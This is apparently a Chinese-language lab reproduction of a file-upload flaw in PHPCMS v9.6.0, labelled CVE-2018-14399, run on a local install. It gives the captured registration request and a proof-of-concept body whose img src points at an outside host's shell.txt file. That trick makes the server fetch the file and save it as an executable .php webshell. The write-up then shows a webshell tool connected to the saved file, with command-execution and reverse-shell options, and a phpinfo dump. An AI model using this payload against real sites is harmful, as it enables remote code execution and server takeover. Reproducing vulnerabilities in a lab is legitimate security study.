

CVE-2018-14399

环境搭建

官网进不去，去百度上随便下个phpcms v9.6.0解压放到www文件下。然后访问进入install目录下进行安装（我改了文件目录）



开始安装，到第三步的时候选第一个



然后后面简单的配置一下数据库就好了



复现

安装好后我们先到首页点击注册

开启抓包提交注册

```
1 POST /phpcms/install/index.php?m=member&c=index&a=register&siteid=1 HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 254
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://127.0.0.1
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://127.0.0.1/phpcms/install/index.php?m=member&c=index&a=register&siteid=1
15 Accept-Encoding: gzip, deflate
16 Accept-Language: zh-CN,zh;q=0.9
17 Cookie: PHPSESSID=lk3chbu9hsejn0p6ic6s4dqam6
18 Connection: close
19
20 siteid=1&modelid=10&username=xz0620&password=123456&pwdconfirm=123456&email=123%40123.com&nickname=xz0620&info%5Bbirthday%5D=2001-06-20&dosubmit=1&protocol=
```


抓到包后现在其他网站上写一个txt文件shell

构造poc

```
siteid=1&modelid=11&username=testa&password=testa123&email=testa@163.com&info[content]=<img src=http://192.168.186.1/shell.txt?.php#.jpg>&dosubmit=1&protocol=
```

将这个poc替换上面的红框中的内容

可以返回上传文件的路径，访问一下



空白说明被解析了，webshell工具连接一下

http://127.0.0.1/phpcms/install/uploadfile/2021/0401/20210401075217606.php

URL: 已连接

基本信息 命令执行 虚拟终端 文件管理 内网穿透 反弹shell 数据库管理 自定义代码 平行空间 扩展功能 备忘录 更新信息

PHP Version 5.4.45 [PHP Logo](#)

System	Windows NT DESKTOP-R6K5E8E 6.2 build 9200 (Windows 8 Home Premium Edition) i586
Build Date	Sep 2 2015 23:45:20
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscrip /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--with-encchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory	disabled